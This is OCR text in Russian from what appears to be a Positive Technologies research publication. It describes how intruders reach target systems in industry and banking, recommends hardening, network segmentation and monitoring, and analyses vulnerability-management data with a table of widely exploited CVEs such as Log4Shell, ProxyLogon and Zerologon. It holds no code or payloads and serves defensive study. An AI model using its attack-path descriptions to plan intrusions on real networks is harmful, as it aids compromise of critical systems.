
- хранят информацию об инфраструктуре (устройствах, IP-адресах, активных сервисах, используемом ПО);
- позволяют удаленно контролировать устройства (есть возможность удаленно выполнить код на агентах);
- имеют распределенную архитектуру (веб-интерфейс, базы данных, сервер, агенты);
- имеют предустановленные учетные записи и используют определенные порты для подключения;
- при отсутствии своевременных обновлений могут содержать уязвимости.

Пример получения доступа к ключевым системам через средства защиты и мониторинга

Ключевые системы, воздействие на которые позволяет нарушителю развить атаку до последующей реализации недопустимого события на целевой системе



Шаги 4 и 5 Развитие атаки на целевые системы и реализация недопустимых событий



После того как злоумышленник проник в технологическую сеть и, к примеру, получил доступ к компьютеру оператора АСУ ТП, ему остается один шаг до целевой системы, где может быть реализовано недопустимое событие, например нарушение технологического процесса или вывод из строя оборудования. Примерами целевых систем в разных компаниях могут быть АСУ ТП, ГИС, система управления банкоматами, система межбанковских переводов SWIFT, «1С», интерфейс администрирования сайта, среда разработки и контроля версий программного кода и другие. В сфере промышленности и топливной энергетики в рамках проектов по верификации было подтверждено 87% недопустимых событий. Возможность выполнить этот последний шаг и довести атаку до конца отчасти связана с тем, что сотрудники не соблюдают политики информационной безопасности. У 9 из 10 инженеров на компьютере в открытом виде хранится документ с перечнем используемых систем, кратким описанием, IP-адресами и учетными данными для входа. Подробно о рисках ИБ в промышленных компаниях читайте в нашем исследовании[7].

В банковской сфере в число ключевых систем входят рабочие станции сотрудников, обеспечивающих администрирование платежных систем и банкоматов. В рамках работ по верификации недопустимых событий в финансовых организациях экспертам удалось продемонстрировать доступ к целевым системам банка с привилегиями, позволяющими проводить банковские операции, в двух из трех компаний, при этом выполнить действия, нарушающие бизнес-процессы и влияющие на качество оказываемых

услуг, можно было в каждом банке. Всего в рамках проведенных в банках проектов экспертам Positive Technologies удалось реализовать 62% недопустимых событий.


Если говорить о произвольной коммерческой организации, то для того чтобы украсть денежные средства, злоумышленнику необходимо добраться до счетов компании. В этом случае к ключевым системам можно отнести компьютеры сотрудников, отвечающих за финансы. Если же преступника интересуют базы данных и бизнес-приложения компании, то его действия будут направлены на получение доступа к серверам и развитие атак в их адрес.

Из-за переплетения бизнес-процессов в компании шаги злоумышленника, направленные на, казалось бы, разные целевые системы, на самом деле происходят параллельно. Получение доступа к одной ключевой системе автоматически влечет за собой доступ к нескольким целевым.

62% недопустимых событий удалось реализовать экспертам Positive Technologies в рамках проведенных в банках проектов

Как вовремя обнаружить и остановить атаку

Обобщенная схема продвижения злоумышленника в случае разделения инфраструктуры в соответствии с выполняемыми бизнес-процессами



Разделение бизнес-процессов

Харденинг ключевых и целевых систем

Мониторинг

Удлинение цепочек атаки

Для того чтобы выстроить эффективную систему защиты компании, необходимо понимать, какие недопустимые события существуют. Спускаясь по пути бизнес-процесса от недопустимых событий к целевым и ключевым системам, можно отследить взаимосвязи и определить последовательность применяемых мер по защите. Чтобы затруднить продвижение злоумышленника внутри корпоративной сети по направлению к целевым системам, мы предлагаем ряд взаимозаменяемых и взаимодополняемых мер. Выбор тех или иных решений должен основываться на возможностях компании и ее инфраструктуре.

1 Разделение бизнес-процессов

Мы рекомендуем обратить особое внимание на те компоненты инфраструктуры, которые вовлечены одновременно в несколько бизнес-процессов, и проверить, нет ли среди них тех, через которые могут быть реализованы недопустимые события. Отделение наиболее важных для компании процессов от других может стать эффективным инструментом защиты.

2 Контроль безопасности конфигурации

Чем сложнее будет цепочка атаки до целевой системы, тем меньше вероятность успешной компрометации и тем больше вероятность ошибки преступника. Мы рекомендуем особое внимание уделять защите точек проникновения в инфраструктуру из внешних сетей, минимизировать их количество, а также обеспечивать высокий уровень защищенности ключевых и целевых систем.

→ **Харденинг — процесс повышения защищенности путем уменьшения поверхности атаки и устранения потенциальных векторов атаки (включая устранение уязвимостей, небезопасной конфигурации и слабых паролей).**

3 Усиленный мониторинг

Расширенный мониторинг позволит повысить вероятность обнаружения преступника даже на тех системах, на которых по каким-либо причинам не были обеспечены усиленные меры защиты или не были установлены обновления. Особенно важно включать расширенный мониторинг событий ИБ на ключевых системах, задействованных одновременно в нескольких критически важных бизнес-процессах.


4 Удлинение цепочки атаки

Чтобы остановить атаку до того, как будет реализовано недопустимое событие, необходимо устранить все самые короткие пути злоумышленника от точек проникновения до целевой системы. Удлинение цепочки атаки происходит за счет корректной сегментации сетей, добавления ключевых систем на пути злоумышленника, отдаления точек проникновения от целевой системы на расстояние как минимум нескольких шагов атаки.

Инфраструктура каждой организации уникальна. Где-то в результате одной атаки злоумышленник может реализовать одновременно несколько недопустимых событий, а в каких-то компаниях для достижения цели атакующему придется постараться. Выбирая подходящий баланс предложенных мер, каждая организация может с разумными затратами своевременно обнаружить и остановить злоумышленника и тем самым исключить реализацию недопустимых для бизнеса событий.


INDEPENDENCE
ЭРА
INDEPENDENCE
ЭРА

Менеджмент уязвимостей: инструкция по применению



Количество уязвимостей ежегодно растет. К примеру, в базе данных National Vulnerability Database в 2021 году было опубликовано более 20 000 уязвимостей, то есть в среднем каждый день обнаруживается более 50 уязвимостей. Часть из них злоумышленники сразу берут в оборот: например, ProxyLogon, уязвимости в Accellion FTA, Zerologon, Log4Shell. Используя уязвимости, киберпреступники могут не просто проникнуть в сеть компании, но и реализовать недопустимые для нее события. Яркий пример — атака на логистическую компанию Bakker Logistiek[1]. Злоумышленникам удалось нарушить устройство внутренних бизнес-процессов и вмешаться в систему поставок товаров со складов в магазины. В ходе атаки они проэксплуатировали уязвимости на сервере Microsoft Exchange (ProxyLogon), что позволило им распространить программу-вымогатель. Последствия этой атаки были масштабные: к примеру, сеть магазинов Albert Heijn столкнулась с нехваткой товаров на прилавках.

Для того чтобы препятствовать реализации недопустимых событий, следует устранять потенциальные векторы атак, которые могут привести злоумышленника к целевым системам, в том числе устранять уязвимости. Поиск уязвимостей и своевременная установка обновлений безопасности должны обеспечиваться в рамках процесса управления уязвимостями. Одни компании внедряют этот

[1]

По результатам пилотных проектов MaxPatrol VM в 2021 году, в среднем после сканирования инфраструктуры сотрудникам службы ИБ необходимо закрыть 31 066 уязвимостей. Сделать это в краткие сроки невозможно. Возникает вопрос: а стоит ли устранять их все? Какие нужно устранять в первую очередь? В этом исследовании расскажем о том, как не утонуть в огромном количестве уязвимостей, для каких из них следует установить обновления безопасности как можно скорее, и дадим рекомендации по построению системы управления уязвимостями.

Яна Юракова


Исследовательская группа департамента аналитики информационной безопасности Positive Technologies

Интересный факт: исследователи Trend Micro определили, что для исправления уязвимости компаниям в среднем требуется от 60 до 150 дней[2].

процесс, чтобы соответствовать требованиям регуляторов[3], другие — для перехода на новый уровень зрелости процессов ИБ. Однако таких организаций немного, что доказывают результаты опросов. В 2020 году мы спрашивали специалистов по ИБ о том, как организован процесс управления уязвимостями в их компаниях[4]. Каждый десятый респондент ответил, что в его компании критически опасные уязвимости на важных ресурсах не устраняются более полугода, то есть процесс управления уязвимостями либо отсутствует, либо работает неправильно.

Мы проанализировали данные, полученные в рамках пилотных проектов MaxPatrol VM в 2021 году, в ходе которых было просканировано более 15 000 узлов в государственных, научных, образовательных учреждениях, финансовых организациях и телекоммуникационных компаниях. Для исследования мы отобрали только те проекты, тестовый контур которых был достаточен для получения объективных результатов. Кроме того, мы агрегировали информацию об уязвимостях, обнаруженных в рамках проектов по тестированию на проникновение в 2020–2021 годах (см. стр. 82). Мы расскажем о результатах этого анализа, раскроем проблемы, связанные с процессом управления уязвимостями, и поделимся рекомендациями по оптимизации этого процесса.

Трендовые уязвимости



Соотношение уязвимостей в рамках всех пилотных проектов по степени их опасности

- критически опасные
- высокой степени опасности
- средней степени опасности
- низкой степени опасности

В рамках одного пилотного проекта мы в среднем выявляли 31 066 уязвимостей. Степень опасности уязвимостей оценивалась в соответствии с классификацией Common Vulnerability Scoring System (CVSS) версии 3.1. Критически опасные уязвимости были обнаружены на всех пилотных проектах.

Некоторые уязвимости эксплуатируются преступниками чаще, чем другие. Особенно это касается недавно опубликованных опасных уязвимостей, для которых большинство организаций еще не успели установить обновления безопасности. Такие уязвимости мы называем трендовыми. Если эти уязвимости обнаружены в вашей инфраструктуре, на них нужно обратить особое внимание: они легко встраиваются в цепочку атаки и для некоторых из них доступен публичный эксплойт (или, на наш взгляд, он скоро появится). Среднее количество трендовых уязвимостей на одном пилотном проекте — 861 (3% от числа всех уязвимостей на проекте).

Трендовые уязвимости — это опасные уязвимости, которые активно используются в атаках или с высокой степенью вероятности будут использоваться в ближайшее время

Тип уязвимости	Объект	Идентификатор уязвимости	Оценка базовой метрики вектора CVSS v3.1
Удаленное выполнение кода	Apache Log4j	CVE-2021-44228	[10]
	Samba	CVE-2021-44142	[9,9]
	Internet Information Services (IIS)	CVE-2021-31166	[9,8]
	Пакет Hewlett Packard Enterprise iLO Amplifier Pack	CVE-2021-26583	[9,8]
	Microsoft Exchange Server	CVE-2021-34473	[9,8]
	Клиент vSphere (HTML5)	CVE-2021-21972	[9,8]
	Microsoft Exchange Server	CVE-2021-26855	[9,8]
	Microsoft .NET Framework	CVE-2020-0646	[9,8]
	OpenBSD 6.6 (OpenSMTPD 6.6)	CVE-2020-7247	[9,8]
Повышение привилегий	Модуль httpd mod_proxy	CVE-2021-40438	[9,0]
	Служба печати Windows	CVE-2021-1675	[8,8]
Удаленное выполнение кода	Microsoft Exchange Server	CVE-2021-31195	[8,8]
	Служба печати Windows	CVE-2021-34527	[8,8]
Отказ в обслуживании	Модуль httpd mod_proxy	CVE-2021-44224	[8,2]
Удаленное выполнение кода	Microsoft MSHTML	CVE-2021-40444	[7,8]
Повышение привилегий	Установщик Windows	CVE-2021-41379	[7,8]
Удаленное выполнение кода	Microsoft Exchange Server	CVE-2021-26858	[7,8]
	Служба Unified Messaging в Microsoft Exchange	CVE-2021-26857	[7,8]
Удаленное выполнение кода (ProxyLogon)	Microsoft Exchange Server	CVE-2021-27065	[7,8]
Повышение привилегий	Windows Win32k	CVE-2021-1732	[7,8]
Раскрытие информации	Oracle WebLogic Server	CVE-2017-10271	[7,5]
Повышение привилегий	Ядро Linux	CVE-2021-26708	[7,0]
Раскрытие информации	Windows LSA	CVE-2021-36942	[5,3]

В среднем не более 3% уязвимостей в инфраструктуре компании действительно являются крайне опасными и требуют устранения в первую очередь; при этом они могут не иметь высоких оценок по CVSS.

По нашим оценкам, если на сетевом периметре компании присутствует трендовая уязвимость с публичным эксплойтом, то на проникновение в сеть злоумышленнику понадобится около 45 минут. В этом случае преступнику не нужны особые навыки ни в анализе защищенности, ни в программировании. С трендовыми уязвимостями нужно действовать молниеносно: злоумышленники начинают эксплуатировать их уже в первые часы после появления эксплойта, и никто не знает, кто станет следующей жертвой.

Поскольку трендовые уязвимости обычно содержатся в популярных продуктах, под угрозой может оказаться любая компания.


Новые трендовые уязвимости появляются регулярно: например, в декабре 2021 года в библиотеке Apache Log4j появилась громкая уязвимость, связанная с удаленным выполнением кода (CVE-2021-44228). Злоумышленники сразу же взяли ее в оборот: эксперты компании Check Point зафиксировали[5] более 1 272 000 атак в первые три дня после публикации об уязвимости. Если вы используете эту библиотеку, ознакомьтесь с рекомендациями по безопасности[6].

→ [5]

[6]

Для большинства трендовых уязвимостей существует готовый эксплойт, причем он может быть абсолютно бесплатным. Возьмем, к примеру, уязвимость CVE-2020-1472 (Zerologon). Она позволяет получить полный контроль над инфраструктурой всего за три секунды, если злоумышленник уже находится внутри. Обладая такими привилегиями, преступник может зашифровать все данные и потребовать выкуп, украсть крупную сумму денег или незаметно шпионить за сотрудниками компании, включая ее руководителей. Эксплойт для этой уязвимости находится в свободном доступе.

В случае эксплуатации уязвимости злоумышленник может получить доступ к ресурсам компании, необходимые привилегии или информацию, которая позволит развить атаку. В рамках пентестов, проведенных во второй половине 2020 и первой половине 2021 года, уязвимости в ПО эксплуатировались в 41 проекте (см. стр. 82). Чаще всего наши специалисты эксплуатировали уязвимости для выполнения команд или произвольного кода.



Результат эксплуатации уязвимостей при пентестах (доля уязвимостей)

- выполнение команд ОС или произвольного кода
- повышение привилегий
- разглашение информации

В конечном итоге уязвимости помогают злоумышленнику реализовать нежелательные или недопустимые для компании события. Далее мы разберем на примерах, к каким последствиям может привести уязвимость.

Доступ во внутреннюю сеть компании

По итогам работ по анализу защищенности со стороны внешнего злоумышленника в 60% проектов эксплуатация известных уязвимостей в ПО позволила нашим специалистам проникнуть в корпоративную сеть. В качестве примера можно привести уязвимость CVE-2021-27065, связанную с удаленным выполнением произвольного кода на сервере Microsoft Exchange.

APT-группировки, к примеру HAFNIUM, используют группу уязвимостей ProxyLogon (CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, CVE-2021-26855) в своих кампаниях, связанных с майнингом и вымогательством. HAFNIUM в течение одной недели атаковала не менее 30 000 организаций в США и сотни тысяч компаний по всему миру. Целью этой кампании были получение доступа к IT-инфраструктуре компаний и кража конфиденциальной информации[7].

Для большинства трендовых уязвимостей существует готовый эксплойт, причем он может быть абсолютно бесплатным

[7]

Целевая система — информационная система, воздействие на которую может непосредственно привести к наступлению недопустимого для бизнеса события

Доступ к ключевым и целевым системам

Уязвимость диспетчера очереди печати Windows (CVE-2021-1675), обнаруженная в ходе пентестов в локальной сети нескольких компаний, позволила нашим специалистам получить максимальные привилегии в доменах. Злоумышленники, распространяющие программы-вымогатели Vice Society и Magniber, использовали для доставки своих вредоносов эту уязвимость в сочетании с CVE-2021-34527.


8

Уязвимость CVE-2020-1472 (Zerologon) была обнаружена в процессе сканирования корпоративных сетей в рамках проектов по тестированию на проникновение в 28% компаний, и в большинстве случаев это привело к получению доступа к контроллеру домена с максимальными привилегиями. Zerologon активно применяли преступники, распространяющие шифровальщик Ryuk и троян Trickbot[8]. В рамках пилотных проектов она встретилась в двух компаниях.

Уязвимость CVE-2021-1732, которую преступники используют для эскалации привилегий в системе, в сочетании с другими уязвимостями в браузерах может быть использована для того, чтобы обойти проверку песочницы. Эту уязвимость активно использует APT-группировка BITTER (или APT-C-08), которая промышляет кибершпионажем[9]. К слову, CVE-2021-1732 была обнаружена в 29% компаний, где были проведены пилотные проекты MaxPatrol VM.


9

Нашумевшая в 2017 году уязвимость CVE-2017-0144 в протоколе SMB, для которой существует эксплойт EternalBlue, что удивительно, остается актуальной до сих пор. Используя ее, злоумышленники распространяли программу-вымогатель WannaCry со скоростью 10 000 устройств в час, заразив более 230 000 компьютеров с Windows в 150 странах за один день. Пострадало множество организаций, в том числе Национальная служба здравоохранения Великобритании, которой пришлось отменить тысячи операций и посещений пациентов[10]. В 2020–2021 годах в рамках пентестов уязвимости из бюллетеня MS17-010 встречались в локальной вычислительной сети в 18% компаний.


10

Некоторые уязвимости мы, в отличие от злоумышленников, можем проверить только в тестовой среде, например CVE-2017-6868 в модуле Siemens SIMATIC CP 44x-1, которая позволяет выполнять команды на программируемом логическом контроллере. Эксплуатация этой уязвимости на реальном объекте критической инфраструктуры привела бы к нарушению функционирования этого объекта или даже к аварии.

Ключевая система — информационная система, без воздействия на которую злоумышленник не сможет развить атаку на целевую систему, или такая система, взлом которой существенно упростит последующий сценарий атаки для компрометации целевых систем

Все ли уязвимости нужно устранять?

Мы просканировали вашу инфраструктуру и получили 31 066 уязвимостей. Первое, что приходит в голову, когда видишь такое количество уязвимостей, это то, что быстро исправить их не получится. Но какие из них следует устранять в первую очередь?

Для начала ответим на вопрос, почему же не стоит полагаться только на оценку по CVSS или начинать приоритизировать уязвимости с этой оценки. В пилотных проектах 29% обнаруженных уязвимостей имели критическую или высокую степень опасности. На устранение такого количества уязвимостей ушло бы много времени, но при этом гарантий, что злоумышленники использовали бы именно эти уязвимости в цепочке реализации недопустимого события, нет. По результатам работ по анализу защищенности также очевидно, что не все выявленные уязвимости могут быть использованы для развития вектора атаки, направленного на получение доступа к критически важным ресурсам.

Не каждая уязвимость, даже имеющая высокую степень опасности по шкале CVSS, может привести к реализации недопустимого для компании события.

На наш взгляд, есть две группы факторов, которые влияют на приоритет устранения уязвимости:

- Значимость актива, на котором обнаружена уязвимость, и его доступность для злоумышленника. Под значимостью мы подразумеваем последствия реализации уязвимости, то есть что произойдет, если на конкретном активе злоумышленники воспользуются определенной уязвимостью, а под доступностью — то, какие привилегии требуются злоумышленнику, чтобы ею воспользоваться.


- Опасность уязвимости и вероятность того, что злоумышленник ее проэксплуатирует, а также ее трендовость.

Актив — это информационная система или узел, имеющие ценность для организации и подлежащие защите от киберугроз.

Нередко специалисты по безопасности забывают про первую группу факторов и руководствуются только второй. Например, по результатам нашего опроса оказалось, что 29% респондентов приоритизируют обнаруженные уязвимости только по типу, базовой оценке CVSS и наличию эксплойта[11]. Однако мы считаем, что нельзя пренебрегать никакими факторами.

Меньше половины опрошенных специалистов по ИБ наладили процесс приоритизации выявленных уязвимостей по степени важности активов, на которых они были обнаружены.

Как оценить значимость актива? Начинать оценку активов следует с составления списка недопустимых для бизнеса событий, в формировании которого должно принимать участие высшее руководство организации. Только после этого можно выделить целевые и ключевые системы и определить активы, которые обладают высокой степенью значимости. В начале каждого проекта специалисты компании, где мы проводили «пилот», выполняли разметку активов в тестовой зоне по степени значимости. В среднем на одном проекте было 1216 активов, из них активов высокой значимости было только 3%. На этих важных активах оказывалось примерно 6% от числа всех выявленных уязвимостей.



Актив высокой значимости — это наиболее значимая информационная система или узел, которые являются частью ключевых или целевых систем. Нелегитимный доступ к ним может привести к реализации недопустимых для компании событий.

Степень доступности узла (актива), на котором обнаружена уязвимость, — еще один важный параметр для злоумышленника. В этом случае вы определяете, сможет внешний злоумышленник проэксплуатировать обнаруженную уязвимость или нет и какие привилегии нужны злоумышленнику, чтобы ею воспользоваться. Например, уязвимости, для эксплуатации которых злоумышленнику будет необходимо предварительно проникнуть в ЛВС, будут иметь более низкий приоритет.

42 среднее количество трендовых уязвимостей на активах высокой значимости на одном проекте

Во второй группе факторов есть два параметра: оценка уязвимости по шкале базовой метрики вектора CVSS и наличие публичного эксплойта, proof of concept (PoC) или модуля в Metasploit. Помимо этих параметров, мы рекомендуем также обращаться к нашему перечню трендовых уязвимостей и учитывать наличие уязвимости в этом перечне при приоритизации.

Насколько важно учитывать наличие общедоступного эксплойта в ходе приоритизации уязвимостей? Как только в общедоступных источниках появляется эксплойт для уязвимости, киберпреступники стараются сразу же взять ее в оборот[12]; иногда им достаточно всего нескольких часов, чтобы задействовать свежую уязвимость в атаке. Если злоумышленник обладает достаточными знаниями об инфраструктуре и уязвимости, а также умеет программировать, он может написать эксплойт самостоятельно. Однако, даже если его навыков недостаточно или он не хочет разрабатывать эксплойт сам, он может приобрести уже готовый эксплойт на форуме в дарквебе.

Отсутствие публичного эксплойта не дает гарантий того, что злоумышленники не напишут эксплойт самостоятельно или не приобретут его на форуме в дарквебе, причем стоимость атаки можно «отбить» уже с помощью первой жертвы, особенно если речь идет про операторов программ-вымогателей: по данным компании CrowdStrike, средняя сумма выплачиваемого вымогателям выкупа составляет 1,78 млн долл. США. Чем крупнее компания-жертва, тем больше возможная прибыль злоумышленников, поэтому они не поскупятся на дорогостоящий эксплойт.

В некоторых случаях, чтобы использовать уязвимость в атаках, злоумышленникам хватало описания того, как ей можно воспользоваться. Один из примеров: 3 августа 2021 года специалисты компании Tenable сообщили, что нашли уязвимость в маршрутизаторах Arcadyan, которая позволяет удаленным злоумышленникам обойти процедуру аутентификации (CVE-2021-20090)[13]. Спустя два дня эксперты компании Juniper Networks заметили, что эта уязвимость используется в нескольких схемах атак[14]; например, злоумышленники пытаются добавить уязвимые устройства в ботнет Mirai.


По нашим подсчетам, для того чтобы разработать эксплойт, в среднем требуется 24 часа.

